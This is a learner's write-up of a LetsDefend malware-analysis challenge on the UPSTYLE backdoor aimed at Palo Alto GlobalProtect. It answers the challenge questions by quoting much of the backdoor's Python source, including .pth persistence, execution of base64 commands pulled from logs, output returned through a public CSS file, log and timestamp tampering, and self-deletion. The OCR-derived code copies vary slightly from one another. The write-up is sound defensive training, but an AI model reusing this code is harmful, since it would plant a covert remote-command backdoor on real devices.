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Challenge >

Upstyle Backdoor


Help us to analyze specifically targeting a backdoor known as UPSTYLE and its relation to CVEs (Common Vulnerabilities and Exposures) that affect Palo Alto Networks' products.

File Location: C:\Users\LetsDefend\Desktop\ChallengeFile\sample.zip

File Password: infected

Solution

I connected to the provided lab environment, A windows machine.



Question: What function is responsible for monitoring a log file for embedded commands and executing them, while also restoring the file to its original state?

Correct


What function is responsible for monitoring a log file for embedded commands and executing them, while also restoring the file to its original state?

Answer Format: functionname()

check()

Completed

I first unzipped the sample.zip file which contained a python script.



I then went ahead and opened the `sample.py` script using notepad++ editor to understand how the code works. I discovered that the `check()` method monitors log files for embedded commands using regex and also executes them.

```
sample.py sample.py
1 import os,base64,time
2 systempth = "/usr/lib/python3.6/site-packages/system.pth"
3 with open(systempth,'wb') as f:
4     f.write(b'''import base64;exec(base64.b64decode(b"
5 def check():
6     import os,subprocess,time,sys
7     def start_process():
8         import base64
9         functioncode = b"def __main():
10     import threading,time,os,re,base64
11     def restore(css_path,content,atime,mtime):
12         import os,time
13         time.sleep(15)
14         with open(css_path,'w') as f:
15             f.write(content)
16         os.utime(css_path,(atime,mtime))
17     def __is_whole_hour():
18         from datetime import datetime
19         current_time = datetime.now().time()
20         return current_time.minute != 0 and current_time.second == 0
21     css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'
22     content = open(css_path).read()
23     atime=os.path.getatime(css_path)
24     mtime=os.path.getmtime(css_path)
25
26     while True:
27         try:
28             SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+\)\]'
29             lines = []
```

```
25
26     while True:
27         try:
28             SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=])\]'
29             lines = []
30             WRITE_FLAG = False
31             for line in open("/var/log/pan/sslvpn_ngx_error.log",errors="ignore").readlin
32                 rst = re.search(SHELL_PATTERN,line)
33                 if rst:
34                     WRITE_FLAG = True
35                     cmd = base64.b64decode(rst.group(1)).decode()
36                     try:
37                         output = os.popen(cmd).read()
38                         with open(css_path,"a") as f:
39                             f.write("/*"+output+"*/")
40                     except Exception as e:
41                         pass
42                     continue
43                 lines.append(line)
44             if WRITE_FLAG:
45                 atime=os.path.getatime("/var/log/pan/sslvpn_ngx_error.log")
46                 mtime=os.path.getmtime("/var/log/pan/sslvpn_ngx_error.log")
47
48                 with open("/var/log/pan/sslvpn_ngx_error.log","w") as f:
49                     f.writelines(lines)
50                 os.utime("/var/log/pan/sslvpn_ngx_error.log", (atime,mtime))
51                 import threading
52                 threading.Thread(target=restore,args=(css_path,content,atime,mtime)).star
53         except:
```

Question: What is the system path that is used by the threat actor?

Correct

What is the system path that is used by the threat actor?

/usr/lib/python3.6/site-packages/system.pth

Completed

The system path is stored as a variable under variable name **systempth** on the second line in the python script.

```
C:\Users\LetsDefend\Desktop\Challengefile\sample\sample.py - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
sample.py sample.py
1 import os,base64,time
2 systempth = "/usr/lib/python3.6/site-packages/system.pth"
3 with open(systempth,'wb') as f:
4     f.write(b'''import base64;exec(base64.b64decode(b"
5 def check():
6     import os.subprocess.time.svs
```

Question: What is the CSS path used by the script?

Correct


What is the CSS path used by the script?

`/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css`

Completed

Get unstuck?

The css path is stored under a variable name `css_path` on line 21 in the python script.



The screenshot shows a Python script in an IDE. The script is named `sample.py` and contains the following code:

```
12 import os,time
13 time.sleep(15)
14 with open(css_path,'w') as f:
15     f.write(content)
16 os.utime(css_path, (atime, mtime))
17 def __is_whole_hour():
18     from datetime import datetime
19     current_time = datetime.now().time()
20     return current_time.minute != 0 and current_time.second == 0
21 css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'
22 content = open(css_path).read()
23 atime=os.path.getatime(css_path)
24 mtime=os.path.getmtime(css_path)
25
26 while True:
27     try:
28         SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+)\]'
29         lines = []
30         WRITE_FLAG = False
31         for line in open("/var/log/pan/sslvpn ngx error.log",errors="ignore").readlii
```

Question: Where does the script attempt to remove certain license files from?

Correct

Where does the script attempt to remove certain license files from?

`/opt/pancfg/mgmt/licenses/`

Completed

Get unstuck?

The script tries to unlink license file form `/opt/pancfg/mgmt/licenses/` directory.

```

83
84     signal.signal(signal.SIGTERM, stop)
85
86
87 protect()
88 check()
89
90 =="))')')
91 atime=os.path.getatime(os.__file__)
92 mtime=os.path.getmtime(os.__file__)
93 os.utime(systempth, (atime, mtime))
94 os.unlink(__file__)
95 import glob
96 os.unlink(glob.glob("/opt/pancfg/mgmt/licenses/PA_VM`*") [0])

```

Python file | length: 3,300 | lines: 96 | Ln: 96 | Col: 1 | Sel: 60 | 1 | Windows

Question: What specific signal does the protection function respond to?

Correct

What specific signal does the protection function respond to?

sigterm

Completed


Get unstuck?

The protect function responds to **sigterm** signal.


```
def protect():
    import os,signal
    systempth = "/usr/lib/python3.6/site-packages/system.pth"
    content = open(systempth).read()
    # os.unlink(__file__)
    def stop(sig,frame):
        if not os.path.exists(systempth):
            with open(systempth,"w") as f:
                f.write(content)
    signal.signal(signal.SIGTERM,stop)
```

Question: What function is responsible for protecting the script itself? Answer Format: functionname().


The `protect()` function is responsible for protecting the script.



Question: What type of pattern does the script search for within the log file?



The regular expression pattern is stored under a variable name ‘ **SHELL_PATTERN** ’ on line 28 in the python script. The pattern is ‘ **img\[([a-zA-Z0-9+/=]+)\]** ’



Question: Which specific log file does the script read from?

Correct


Which specific log file does the script read from?

`/var/log/pan/sslvpn_ngx_error.log`

Completed

Get unstuck?

The script reads from `/var/log/pan/sslvpn_ngx_error.log` log file as declared on line 31 in the script.



```
16 os.utime(css_path, (atime, mtime))
17 def __is_whole_hour():
18     from datetime import datetime
19     current_time = datetime.now().time()
20     return current_time.minute != 0 and current_time.second == 0
21 css_path = '/var/appweb/sslvpndocs/global-protect/portal/css/bootstrap.min.css'
22 content = open(css_path).read()
23 atime=os.path.getatime(css_path)
24 mtime=os.path.getmtime(css_path)
25
26 while True:
27     try:
28         SHELL_PATTERN = 'img\[([a-zA-Z0-9+/=]+\)\]'
29         lines = []
30         WRITE_FLAG = False
31         for line in open("/var/log/pan/sslvpn_ngx_error.log", errors="ignore").readlin
32             rst = re.search(SHELL_PATTERN, line)
33             if rst:
34                 WRITE_FLAG = True
35                 cmd = base64.b64decode(rst.group(1)).decode()
36                 try:
37                     output = os.popen(cmd).read()
38                     with open(css_path, "a") as f:
39                         f.write("/*"+output+"*/")
40                 except Exception as e:
41                     pass
42                 continue
43             lines.append(line)
44         if WRITE_FLAG:
```

This challenge provided valuable hands-on experience in analyzing a Python script used for malicious activities. By carefully examining the code, I identified key functions, system paths, and log file interactions that highlight the script's behavior. Successfully completing this task and earning a badge reinforces my skills in threat analysis and reverse engineering.

Kelvin Kimotho
has completed the
"Upstyle Backdoor"
challenge.

Badge Name:
Upstyle Backdoor

Completed on:
Feb, 14, 2025, 03:02 PM

